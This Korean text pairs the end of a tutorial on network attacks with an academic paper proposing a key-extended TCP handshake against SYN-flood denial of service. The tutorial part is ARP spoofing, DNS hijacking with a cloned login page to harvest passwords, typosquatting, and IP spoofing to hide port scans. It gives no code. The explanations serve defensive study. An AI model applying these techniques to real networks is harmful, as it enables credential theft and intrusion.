aa:aa:aa:aa:aa:ab에게 그 데이터를 보내게 되는 것이다(서브넷에서는 IP address가 별 효력을 발휘하지 못한다. 서브넷 안에서는 MAC address로 통신하기 때문이다).

9x146. Domain name modification

이것은 도메인 네임을 이용한 공격 방법으로 몇 가지 형태가 있다.

우선 살펴볼 것은 일부 특정 DNS server를 공격하여 www.yahoo.co.kr을 공격자 머신의 IP address로 변경하는 것이다. 이것은 정상적인 DNS 변경 정보를 전달할 수도 있고 직접 시스템을 공격하는 방법도 있다. 아무튼 이렇게 도메인 네임과 IP address의 쌍을 변경하기전에 자신의 머신은 www.yahoo.co.kr과 똑 같은 시작 페이지를 만들어 둔다. 그러면 공격받은 DNS server를 DNS로 사용하는 사람은 모두 공격자의 머신으로 접속할 것이다. 그리고 야후 메일을 사용하는 사람은 ID와 패스워드를 입력하고 메일 확인을 하려 할 것이다. 그러면 공격자는 이 ID와 패스워드를 백업하고 진짜 야후로 포워딩 한다(예를 들어 redhat은 ftp.redhat.com에 여러개의 IP가 묶여져 있다)

두 번째 방법은 비슷한 도메인을 사용하는 방법이다. www.yaho.co.kr이라든지 www.yajoo.co.kr 등등 타이핑시의 실수나 혹은 한글이름과 영문이름 사이의 비슷한 표기를 이용한 도메인을 가지고 위와 같이 정보를 빼내는 방법이 있다.

9x147. IP spoofing

이 방법은 많은 hijacking 공격자들이나 port scanner들이 사용하는 방법으로 자신의 IP address를 변조하는 것이다.

위의 ARP attack방법도 IP spoofing의 한 방법이 될 수 있다. 또한 타겟 IP를 가진 머신의 전원이 꺼져있는 사이에 자신의 IP를 변경하여 접속하는 수도 있다.

port scanner가 IP spoofing을 이용하는 이유는 많은 침입 탐지 시스템들이 하나의 IP에서 다수의 port로 접속을 해 오면 port scan 으로 탐지를 한다. 따라서 이것을 피하기 위해 scanner들은 자신의 IP를 포함해 500개의 IP가 한 port를 검색하는 방식을 이용해서 port를 scanning해 나간다. 500개의 request 중 단 1개의 응답만이 자신에게 돌아올 것이므로 탐지 시스템은 port scanning을 탐지하더라도 공격자의 위치는 노출되지 않게 할 수 있는 것이다.

그 외에도 RAW Socket을 이용한다든지 proxy를 이용하는 방법 등도 사용될 수 있다.

9x15. 마치며...

지금까지 일반적인 네트워크 공격 유형을 알아 보았다. 그림을 많이 삽입해서 이해하기 쉽게 하려 했으나 시간적 여유가 없어 많은 그림을 넣지는 못했다.

이것으로 네트웍을 통한 침입 유형 분석을 마치도록 하겠다. 이 외에도 수많은 공격 패턴들이 존재하고 앞으로도 새로운 방식들이 속속 등장할 것이다. 우리는 기존의 공격 방식을 알고 이해한 다음 우리의 시스템이 이러한 공격에 안전한가 판단을 해야할 것이다. 또한 다른 새로운 공격 방식을 연구하여 가능한 모든 공격 방식을 익힐 필요가 있다.

DoS 공격 예방을 위한 확장 TCP 설계

박진원^0 김명균
울산대학교 컴퓨터.정보통신공학과
zwsonic@cnlab.ulsan.ac.kr^0, mkkim@mail.ulsan.ac.kr

Design of Extended TCP preventing for DoS attack

Zin-Won Park^0 Myung-Kyun Kim
school of Computer Science and Information Technology, University of Ulsan

요 약

보안의 중요성이 강조되고 있는 요즈음 해킹이라는 용어는 시스템에 침입하여 정보를 빼내거나 수정, 삭제하는 행위를 포함하여 서비스를 방해하는 행위로도 일컬어지고 있다. 보편적으로 많이 사용되고 있는 TCP 프로토콜 자체의 취약점을 이용한 서비스 거부공격이 갈수록 거대해지고 위험한 공격 방식으로 인식되고 있지만 이에 대한 적절한 예방법이 없는 것이 사실이다. 본 논문에서는 TCP 프로토콜을 확장하여 서비스 거부공격에 대한 예방 기능을 가진 프로토콜을 제안한다.

1. 서 론

HTTP, FTP, SMTP, Telnet 등 많은 서비스 프로토콜들은 TCP를 기반으로 동작한다. 그리고 거의 모든 운영체제들은 TCP를 제공하고 있다. 뿐만 아니라 많은 서버 프로그램과 클라이언트 프로그램들이 TCP를 기반으로 개발되어, 인터넷 상의 대부분의 통신들이 TCP를 이용하여 이루어지고 있다고 해도 과언이 아니다. 하지만 TCP는 자체적인 취약점을 지니고 있어 이를 이용한 서비스 거부(Denial of Service) 공격에 무방비 상태로 있다. 한 예로, 지난 2000년 야후(yahoo.com)에 대한 서비스 거부 공격을 들 수 있을 것이다.

이러한 서비스 거부 공격에 대처하기 위한 많은 연구들이 이루어 지고 있다. [1]에서는 Kihong Park과 Heejo Lee은 PPM (Probab-ilistic Packet Marking)기법을 이용하여 패킷의 이동 경로를 역추적(traceback)함으로써 패킷의 송신지를 확인하는 방법의 효과를 논하였다. Kanta Matsuura과 Hideki Imai는 [2]에서 Diffie-Hellman 키 분배 프로토콜(key-agreement protocol)을 이용하여 연결을 맺으려는 두 노드 사이의 인증 방법을 제안하였고 [3]에서는 Stamatis Karnouskos가 네트웍에 존재하는 에이전트들을 이용하여 DoS 공격을 감지하는 방법을 제안하였다.


본 논문에서는 DoS 공격을 예방하기 위하여 서버와 클라이언트 간의 TCP 연결 설정 과정에 키 값을 주고 받도록 함으로써 DoS 공격을 효과적으로 막을 수 있는 방법을 제안한다. 또한 제안된 확장 TCP에 대한 설계와 Xinu 상에서의 구현에 대해 기술한다.

논문의 순서로는 2장에서 TCP의 취약점을 분석해 보고 3장에서는 본 논문의 주제인 확장된 TCP를 설명한다. 4장에서는 본 프로토콜의 효과를 평가한 후 5장에서 결론을 맺는다.

2. TCP의 취약점

2.1 3-way handshake

TCP는 두 호스트 사이의 연결을 설정하기 이전에 3-way handshake 과정을 거치게 된다. 3-way handshake는 두 호스트의 TCP process의 송/수신 버퍼에 Sequence Number 값을 동기화 시키는 작업을 하게 되는데 그 과정은 <그림 1>에서 볼 수 있다.


Initialize connection
Initialize connection
SYN
SYN+ACK
ACK
DATA
session
session
SYN-RCVD state incomplete connection queue 저장
ESTABLISHED state complete connection queue 저장
< client >
< server >

< 그림 1. TCP 3-way handshake>

접속을 요청하는 클라이언트는 서버에게 SYN 패킷을 전달한다. 이것을 받은 서버는 클라이언트에게 자신의 SYN 패킷과 클라이언트로부터 SYN 패킷을 잘 받았다는 표시로 ACK를 보낸다. 클라이언트는 ACK를 받고 자신의 SYN이 잘 갔다는 것을 알 수 있으며 서버가 보내온 SYN에 대한 응답으로 ACK를 보낸다.

이 과정이 TCP 3-way handshake이며 3-way handshake가 끝나면 두 노드간의 연결은 ESTABLISHED 상태가 되어 데이터의 전송이 이루어질 수 있게 된다.

2.2 취약점

TCP의 취약점은 앞에서 살펴본 3-way handshake에 있다. 이것은 악의의 공격자가 인터넷 상에 존재하지 않거나 현재 작동하지 않고 있는 호스트의 IP address를 송신자 주소로 조작(IP Spoofing)하여 접속 요청을 보내는 것이다.

공격자는 자신의 호스트 혹은 다른 호스트를 이용하여 공격 대상 호스트에 접속 요청(SYN)을 보낸다. 이 때 보내는 접속 요청은 조작된 IP address를 가지고 있다. 접속 요청을 받은 호스트는 그에 대한 응답으로 ACK와 SYN을 보내게 된다. 하지만 이 패킷들은 수신 호스트가 응답할 수 없는 상태이기 때문에 ACK가 전송되지 않는다.

공격 대상 호스트는 SYN+ACK를 보낸 상태에 있기 때문에 상대 호스트로부터 ACK가 오기만을 기다리게 된다. 여기에는 대기 큐가 사용된다. 큐는 한정된 크기(incomplete connection queue+complete connection queue)를 가지고 있기 때문에 요청들이 큐에 가득차게 되면 더 이상의 요청은 받아 들이지 못하게 된다. 따라서 호스트는 서비스 불가 상태가 되고 수 만개에 이르는 공격 패킷을 받을 경우 다운되어 버리기도 한다. 이러한 공격을 IP spoofing에 의한 DoS(Denial of Service) 공격이라고 한다. 비록 이 큐는 타이머를 가지고 있어 일정 시간동안 응답이 없을 경우 큐에서 삭제를 하지만 공격 패킷은 큐의 크기보다 매우 큰 양이기 때문에 공격은 성공할 수 있게 된다[4].

만약 공격자가 조작한 IP address를 가진 호스트가 작동 중에 있다면 그 호스트는 자신이 SYN을 보내지 않는 호스트로부터 온 SYN+ACK를 받았기 때문에 잘 못 온 것으로 간주하고 RESET 시켜버려 공격은 실패한다.

3. 확장 TCP 설계

3.1 개요


DoS 공격이 성공하게 되는 주된 핵심은 서버가 3-way handshake 과정에서 SYN+ACK를 보낸 후 상대의 응답을 기다리고 있고 그 응답은 도달하지 않는 다는 것이다. 이러한 공격 방식의 해법으로는 다음의 두 조건을 만족해야 한다.

1. 서버는 클라이언트의 요청을 받은 후 응답을 보내고 그것에 대한 상태를 유지하지 않는다.
2. ACK를 보낸 클라이언트가 SYN을 보낸 클라이언트임을 확신할 수 있어야 한다.

TCP의 3-way handshake는 두 호스트의 데이터 버퍼를 초기화하기 위해 필요한 과정이므로 이 과정을 생략할 수는 없다. 따라서 3-way handshake 과정에 새로운 기능을 추가하여야 한다.

3.2 알고리즘

<그림 2>는 본 논문이 제시하는 DoS 공격 예방을 위한 확장된 TCP의 3-way handshake를 위해 KEY를 추가하였다.



< 그림 2. 확장된 TCP 3-way handshake>

접속을 원하는 클라이언트는 서버에게 접속을 하기 위한 SYN 패킷을 전송한다. 요청을 받은 서버는 클라이언트의 IP address와 서버만이 가진 고유의 값을 조합한 Hash 값으로 KEY를 생성하여 클라이언트에게 서버의 SYN과 클라이언트가 보내온 SYN의 ACK에 KEY를 실어 전송 한다. 이 값을 받은 클라이언트는 ACK에 KEY를 실어 서버에게 전송한다. 서버는 클라이언트로부터 받은 KEY가 자신이 보낸 KEY가 맞는지 검사를 한다. 맞으면 ACK를 받아들여 기존의 클라이언트와의 연결에 필요한 큐를 할당하고 연결을 설정한다.

서버는 클라이언트가 보내온 KEY값을 자신이 보낸 KEY값이 맞는지 검사하는 과정에서 서버가 보낸 KEY 값을 유지하고 있다가 그 값과 비교하는 것은 바람직하지 못하다. 그 이유는 이 때에도 값을 유지하는 메모리 공간이 필요하게 되고 이 공간을 오버플로우(overflow) 시키는 공격이 가능하기 때문이다. 따라서 서버는 값을 유지하는 것이 아니라 클라이언트가 보내온 KEY값을 받은 후 KEY를 다시 만들어내어 비교 과정을 수행한다.

또한 서버가 보내주는 KEY는 Hash된 값으로 공격자가 이 값을 임의로 만들어내는 것을 방지하기 위하여 서버만이 알고 있는 값과 클라이언트의 IP address와의 조합을 이용하여 만들어져야 한다.


[2]에서 사용한 Diffie-Hellman 키 분배방식은 큰 수의 지수 연산을 해야 하고 동시 접속자가 많은 서버의 경우 연산에 많은 시간을 필요로 하기 때문에 처리 속도가 빠른 Hash 함수를 이용하였다. 또한 공격자가 KEY를 수집하거나 재사용하는 것을 방지하기 위하여 서버가 초기화 될 때 서버의 비밀값은 무작위로 선택되는 방식을 취하였다.

만약 클라이언트가 보내온 KEY값이 잘 못된 값이라면 서버는 이 요청을 무시한다.

3.3 확장TCP State Machine

<그림 3>은 기존의 TCP finite state machine에 확장 프로토콜을 적용한 것이다. 여기에는 SYN-RCVD 상태가 삭제 되었고 상태 전이에 따른 Input/ Output 값이 일부 수정되었다.

클라이언트 과정(굵은 실선)을 살펴보면, 클라이언트는 소켓을 오픈하고 SYN을 전송한 후 SYN-SENT 상태가 된다. 서버로 부터의 ACK가 도착하기를 기다리고 있다가 서버가 SYN+ACK+KEY를 보내오면 클라이언트는 ACK+KEY를 보내고 ESTABLISHED 상태가 된다. 이 이후는 기존의 TCP state machine과 같은 과정을 거친다.



< 그림 3. 확장된 프로토콜의 TCP state machine >

서버의 과정(굵은 점선)을 살펴보면, 서버는 소켓을 오픈하고 LISTEN 상태가 된다. 클라이언트로부터 SYN을 받으면 클라이언트의 IP address와 자신의 비밀값을 조합하여 KEY를 생성하여 ACK+SYN과 함께 클라이언트에게 전송한 후 상태를 유지한다. 클라이언트로부터 KEY+ACK을 받으면 해당 클라이언트의 IP address로 KEY를 생성한 후 받은 KEY와 비교하여 같으면 ACK를 보낸 후 ESTABLISHED 상태가 되고 그렇지 않으면 상태를 유지한다.


4. 확장 TCP 구현

4.1 구현환경 및 정의

본 프로토콜을 구현하는데 사용된 운영체제는 Xinu[5]이고 구현 언어는 C언어이다. Xinu는 운영체제 및 프로토콜 학습을 위해 만들어진 BSD 기반의 운영체제로 소스코드가 공개되어 있고 간략하게 구현되어 있으므로 수정 및 확장을 적용하여 시험하기에 용이하게 되어 있다.

KEY를 전달하는 flag로는 TCP의 옵션 필드를 이용하였다. 옵션 필드는 현재 0부터 3까지가 정의 되어 있으므로 KEY전달 옵션은 4를 부여하였다.

KEY 생성을 위한 서버의 비밀값은 128bit로 부팅시 무작위 선택 되며, KEY는 클라이언트의 IP 주소, 클라이언트의 포트번호 그리고 서버의 포트 번호와 초기 시퀀스 번호를 XOR연산을 하여 MD5로 해쉬 함수를 적용한 128bit 해쉬값이다.


client IP address (32 bits)
client port (16 bits)
server port (16 bits)
initial sequence numbers of server & client (64 bits)
⊕
⊕
secret value1 of server (64 bits)
secret value2 of server (64 bits)
HASH
KEY (128 bits)

< 그림 4. 서버의 키 생성 과정 >

4.2 평가

본 프로토콜을 이용하여 서버 프로그램과 클라이언트 프로그램을 제작하여 테스트를 진행하였고 서버의 큐의 수는 7개로 설정하였다.

클라이언트 접속방식 및 동시 접속수		기존 TCP	확장 TCP
IP spoofing 사용	10	정상	정상
	50	다운	정상
	100	다운	정상
IP spoofing 사용 안 함	10	정상	정상
	50	정상	정상
	100	정상	정상

< 표 1. 기존 TCP와 확장 TCP의 효과 비교 >

5. 결론 및 향후 계획

<표 1>에서 볼 수 있듯이 기존의 TCP방식에서는 IP spoofing을 이용한 DoS공격에서는 쉽게 서버스 거부 상태로 되었지만 확장된 TCP는 많은 공격을 받더라도 정상적인 서비스를 할 수 있었다. 또한 IP spoofing을 하지 않는 정상적인 접속에 대해서도 정상 작동하였다.

본 논문에서 제시한 확장 TCP 프로토콜은 IP spoofing을 이용한 서비스 거부 공격을 원천적으로 예방할 수 있었다. 또한 다른 침입탐지 프로그램과 함께 사용한다면 IP spoofing을 사용하지 않는 DDoS공격에 대해서도 안전한 서비스를 할 수 있을 것이다.

향후 계획으로는 확장된 TCP가 Hash 함수를 이용함으로 해서 서비스 제공에 소요하는 시간을 최소화하도록 할 것이며 리눅스 커널을 수정하여 다양한 서버 프로그램에 대해 테스트를 진행할 것이다. 또한 수정된 리눅스 커널을 공개하여 많은 사용자로 하여금 성능 평가를 할 수 있게 진행할 계획이다.

6. 참고 문헌

[1] Kihong Park and Heejo Lee “*On the Effectiveness of Probabilistic Packet Marking for IP Traceback under Denial of Service Attack*” IEEE INFOCOM 2001

[2] Kanta Matsuura and Hideki Imai “*Resolution of ISAKMP/Oakley Key-Agreement Protocol Resistant against Denial-of-Service Attack*” IEEE Internet Workshop, 1999

[3] Stamatis Karnouskos “*Dealing with Denial-of-service Attacksin Agent-enabled Active and Programmable Infrastructures*” IEEE COMPSAC 2001

[4] Andrian Piskozub “*Denial of service and distributed denial of service attacks*” IEEE International Conference 2002

[5] XINU *http://public.ise.canberra.edu.au/~chrisc/xinu.html* online documents